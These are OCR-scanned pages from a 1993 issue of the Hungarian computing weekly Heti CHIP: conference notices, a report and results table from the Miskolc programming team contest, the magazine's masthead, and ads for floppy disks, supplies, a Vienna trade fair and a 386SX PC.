kormányzati és pénzügyi szervek, tanácsadók érdeklődésére számítanak, amelyek jövedelmező távközlési beruházási lehetőségeket keresnek a néhai keleti blokk országaiiban. Esettanulmányok, vegyszállalatos eredményeinek ismertetése tartozik a konferencia programjába. Felvilágosítással szolgál Cristina Watts a 071-490-3774-es telefon- vagy a 071-490-2296-os telefaxszámon.

Első ízben rendez konferenciát az *ázsiai és csendes-óceáni térség távközlés-fejlesztési kérdéseiről* az ITU. Az Asia Telecom kiállítást

megelőzően, **május 5-15.** között tehát Budapestban megfogalmazódnak majd a régió 2000-ig szóló fejlesztési együttműködési programjai, emellett azonban szó lesz új távközlés-politikai, szabályozási, -technológiai és -finanszírozási tendenciákról. A részvétel a beruházók számára szinte korlátlan lehetőségekkel kecsegtet, hiszen a csendes-óceáni térségben él a világ népességének közel fele. Érdeklődni lehet Johan Ernbergnél vagy Domenico Staglianónál a 41-22-730-3484-es telefaxszámon.

Hirdetői index

Arbort	17	Interface	14	Oryx	16
Axon-Remova	21	Kürt	29	Pentacomp	11, 20
Barex	5	Lias	10	Prifon	18
Carbon	1	Macroda	29	Publimedia	31
Chip	4	Marker	15	Selectrade	2
Code	19	Matáv	28	SMP	17
Comport	13	Multimex	25	Supra	2
Corwell	31	Netrend	2	Topsoft	26
Floppyland	16	Ocean		Traco	12
Frade	29	Office	32	Unisys	29
Fujifilm	31	Ornikron	15	X-Byte	24

Miskolc bajnokai

A Microcad kiállításoknak fontos kísérő eseménye az országos nyílt programozói csapatverseny, amelynek a győztese az értékes tárgyi nyeremények kívül részt vehet a minden második évben Svédországban rendezett programozói világbajnokságon is. (Legutóbb a miskolci ezüstérmesek a világtalálkozó az igen előkelő harmadik helyen vettek.)

Idén is háromfős csapatok versenyeztek, a feladat (akárcsak a svédországi lesz) egy gazdasági probléma számítógépen való megoldása volt. Egy képzeltbeli bútorgyár programozóiként dolgozva megrendelésekkel kapcsolatos szoftver elkészítése volt a feladatuk.

A benevezett kilenc közül három csapat – a DNS Kft.-é, a Földes Server néven összeállt miskolci középiskolások, valamint a gödöllői egyetemről érkezett Mosaic – a feladatot szinte tökéletesen oldot-

ta meg közöttük a helyezést néhány apróbb hiba, valamint a profibb megoldások (például képernyőkezelés, dokumentáció stb.) szépsége döntötte el a DNS Kft. versenyzői javára, akik a maximálisan kapható 860 pontból a legtöbbet, 849-et szereztek meg.

A verseny végeredménye:

Csapat	Pontszám
DNS Szoftverház Kft., Budapest	849
Földes Ferenc Gimnázium (Server), Miskolc	747
Gödöllői Agrártudományi Egyetem (Mosaic)	740
Budapest Bank Rt., Budapest	585
Bolyai János Katonai Műszaki Főiskola, Budapest	543
Kalmár László Szakközépiskola, Budapest	510
JATE Hallgatói Önkormányzat, Szeged	461
ÁSZSZ Diákcsoport, Budapest	354
Földes Ferenc Gimnázium (Színva), Miskolc	347

A győztesek díjait a Siemens-Nixdorf, az IBM, a Microsoft és a Számalk adta, a Színva-Net különdíjat adott a Földes Ferenc Gimnáziumnak kiváló nevelőmunkájuk elismeréseképpen. A versenyek történetében először a zsűri a Mosaic kérésére „Fair play” díjjal jutalmazta az ÁSZSZ diákcsoportát, amely verseny közben átengedte egyik gépet tavalyi legyőzőjének, a Mosaicnak, amikor azok elromlott. A gyors különdíjat, egy Canon nyomtatót, a Microcaden kiállító European Peripherals Kft. ajánlotta fel.

A rendezők bíznak abban, hogy mindig találjanak majd elegendő szponzort a költségek fedezésére. Ezt reméli, sok sikert kívánva a zsűri elnöke is:

Kovács Győző



Informátikai hetilap

Megjelenik minden csütörtökön.

Kiadja **CT PRESS**
Felöltségek: Ivanov Péter ügyvezető

Főszerkesztő: Takács Gitta
Főszerkesztő-helyettes:
 Mikolás Zoltán

Művészeti vezető: Sütő Kálmán

Szerkesztők:
 Fejes Kálmán, Mallás Judit,
 Szekeres Zsuzsa, Vargha Márton
Olvasószerkesztő: Kelenhgyi Péter
Korrektor: Lukács Erzsébet

Tervezőszerkesztők:
 Marekné Marosi Katalin, Olejnyik Jeno

Grafikus: Gerse Gábor

Műszaki vezető: Lucz Zsolt

Tördelőszerkesztők:

Dobos Imre, Nagy Gyula, Tóth Attila

Lapmenedzser: Fekete Gizella

Szerkesztőségi titkár: Szalay Zsóka

A szerkesztőség és a kiadó címe:

1138 Budapest, Váci út 202.

Telefon: 120-8007, 140-3703

és a 270-3377, 270-0733, 270-2966

központi számok 1247, 1370, 2014,

2134 mellékein

Levelelm: 1300 Budapest 3., Pf. 210

Hirdetésfelvétel:

CT Press Reklámiroda

Üzletkötők:

Czidor Rózsa, Kálnoki Kis Emese,

Klemón Rozália,

Szabóné Véghegyi Anna

Levelelm: 1300 Budapest 3., Pf. 210

Telefon: 120-8007, 149-8122

Telefax: 120-1636

Síngöcs hirdetésait, üzleti közleményeit

egy héten belül közzéteszük.

A hirdetéses körlevélben gondozásait

közlésüknek tekintjük, de

tartalmukért felelősséget nem vállalhatunk.

A szedés és a tördelés

a Heti CHIP szerkesztőségében,

TEXTAR fényszedő programmal

készül.

Nyomásra előkészíti és nyomja:

Gutenberg Press Nyomda

1067 Budapest, Csengery u. 88.

Telefon: 112-9015

Felöltségek:

Óvári László elnök-igazgató

© Heti CHIP

CT Press Kiadó Kft., Budapest, 1993.

A Heti CHIP-ben megjelent írásk

másodközlésével, a lap másolásával

és terjesztésével kapcsolatban minden

jogot fenntartunk.

A lapból értesítéseket átvenni csak

a Heti CHIP-re való hivatkozással lehet.

A szerkesztőség a felkérés nélkül

beküldött kéziratokat és leveleket is

közzétehetően szerkesztja.

A lapban megjelenő cikkek tartalmát

ellenőrzik, ám forrásaink fedettségét

felelősséget nem vállalhatunk.

Terjesztő:

a Magyar Posta

és a CT Press Kiadó Kft.

Ára: 49 forint.

Előfizethető a CT Press Kiadónál.

Előfizetési díj 1 évre 2254 forint.

HU ISSN: 1216-0482

ZÁMÍTÁS- ÉS IRODATECHNIKAI KELLÉKEK SZÉLES VÁLASZTÉKA KEDVEZŐ ÁRAKON KÖZVETLENÜL AZ IMPORTŐRTŐL!

- mágneslemezek
- optikai lemezek
- streamerkazetták
- mágnesszalagok
- 4 és 8 mm-es adatkazetták
- nagy sűrűségű adatkazetták
- tisztítószközök
- tárolódobozok
- nyomtató-festékkazetták
- írógépszalagok
- leporlők, másolópapírok
- tonerek

ORSZÁGOS HÁLÓZATUNK BŐVÍTÉSÉHEZ
VIZSZONTELADÓK JELENTKEZÉSÉT VÁRJUK!

Vidékre postai úton is szállítunk!



CORWELL Kft.

1143 Budapest, Utász u. 5.
Telefon: 252-4359, 251-9831; telefax: 252-4359

Információs szám: 175

WIENER MESSÉN

ifabó

Béletpéldányok forintért kaphatók a
presentex kft.-nél!
Budapest, Vásárváros, B pavilon Galéria
Tel: 157 42 80 Fax: 163 26 05



Nemzetközi Iroda- és
Kommunikációtechnikai Szakvásár
és **PROGRAMMA** software-vásár
93. Április 20.-24.
Bécsi Vásárterület
Naponta: 9-18 óráig
Szombaton: 17 óráig

mit Softwaremesse
programja

Információs szám: 176

EGY DÖNTÉSHEZ NÉHA ELÉG EGYETLEN ÉRV...

*Mi a Fuji floppyk mellett ennél sokkal több érvel szolgálhatunk.
Úgy körülbelül harmincmillióval.*

Ennyiszor futtatható le egy Fuji floppy számottevő minőségromlás nélkül.


Ez tisztes munkaidővel, ötnapos munkahéttel és 10 másodperces leolvasási idővel számolva 80 éves feladatot jelentene, ha valaki éppen nem találna jobb elfoglaltságot.

E mögött a fantasztikus szám mögött azonban nem bosszorkányság, hanem hosszú évek alapos fejlesztőmunkája áll.

Floppyjaink védőburka különleges, hőálló műanyagból készült, amely hirtelen hőmérsékletváltozás esetén

sem vetemedik meg, így nem zavarja a leolvasást. A lemez adathordozó mágneses részecskéi nem egy irányba rendezetten, hanem véletlenszerű eloszlásban állnak, így az adatfelvitel biztosabb.

A lemezek újszerű tisztítómechanikája pedig garantálja, hogy a Fuji floppykkal nem kerül porszem a gépezetbe...



FUJIFILM
MAGYARORSZÁG KFT.
1088 Budapest, Rákóczi u. 1-3.
Tel.: 266-6218, 266-4563,
267-6944, 266-7770/347, 348
Fax: 266-2742

FUJI BEJUTATÓTEREM
ÉS MINTABOLT
1013 Budapest, Krisztina krt 24.
(az Álagúthoz közel)
Tel.: 156-9376

- Ártájékoztató küldése
- Postai utánvétellel csomagküldés



CSÚCS, AMELY MEGHÓDÍTOTTA AZ EMBERT.

Információs szám: 177

Mi Jobb Technológiát Nyújtunk!

Kaiyo

S L - 1 0 0
S Y S T E M

Processzor:

- Am386SX-25MHz mikroprocesszor
(a létező leggyorsabb 386SX mikroprocesszor)

Lemez meghajtók:

- két 3 1/2 colos floppy meghajtó, egy 3 1/2 colos IDE merevlemez

Bővítőhelyek:

- két 16 bites ISA-kompatibilis bővítőhelyek

Memória:

- 1 Mbyte RAM, az alaplapon 16 Mbyte-ig bővíthető

Billentyűzet:

- teljes, 101/80 gombos billentyűzet

Csatlakozók:

- 512 Kbyte video RAM-os VGA-port,
két soros port, egy párhuzamos port, egy game port

Kivitelezés:

- slim line asztali számítógép/alaplapon



Am 386 is a trademark of Advanced Micro Devices, Inc.

A személyi számítógépek terén szerzett széleskörű tapasztalatainkat egyesítettük a számítástechnikai és elektronikai mérnökeink szakértelmével. Mind a technológiai, mind a gyártási folyamatok terén olyan újításokkal szeretnénk szolgálni, amelyeket joggal várhatnak el az egyik legnagyobb hong-kongi és távol-keleti gyártó-/szállítótól. Az új termékeink kifejlesztésére Önökkel társulnak a mérnökeink. A szakképzett munkacsoport gyártási és minőségi ellenőrökkel együttműködve, fejlett technológiájú gépekkel állítják elő a nagy teljesítményű személyi számítógépeket.

Ez azt jelenti, hogy Ön nemzetközileg elismert minőségű, teljesen hibamentes termékeket kap, amelyek az Ön piaci igényeit tökéletesen kielégítik. Marketing szempontból nézve, ez jelentősen megnövekedett forgalmat jelent az Ön számára. Válasszon tehát minket, hogy a vevőinek jobb technológiát nyújthasson, Ön pedig nagyobb haszonra tehesen szert a személyi számítógépek piacán.



Manufacturer & Distributor

Ocean Office Automation Ltd.

Head Office: Ocean Office Automation Ltd
4th & 5th Floor, Koadar Industrial Building,
22 Kai Cheung Road, Kowloon Bay,
Kowloon, Hong Kong
Tel: (852) 305 1800 Telex: 52289 OCCOM HK
Fax: (852) 799 2398 (5 lines)

China Factory: Ocean Information Ltd
Shajin Town, Bao An County,
Shenzhen China.
Tel: (867) 559 28079
Fax: (867) 559 28054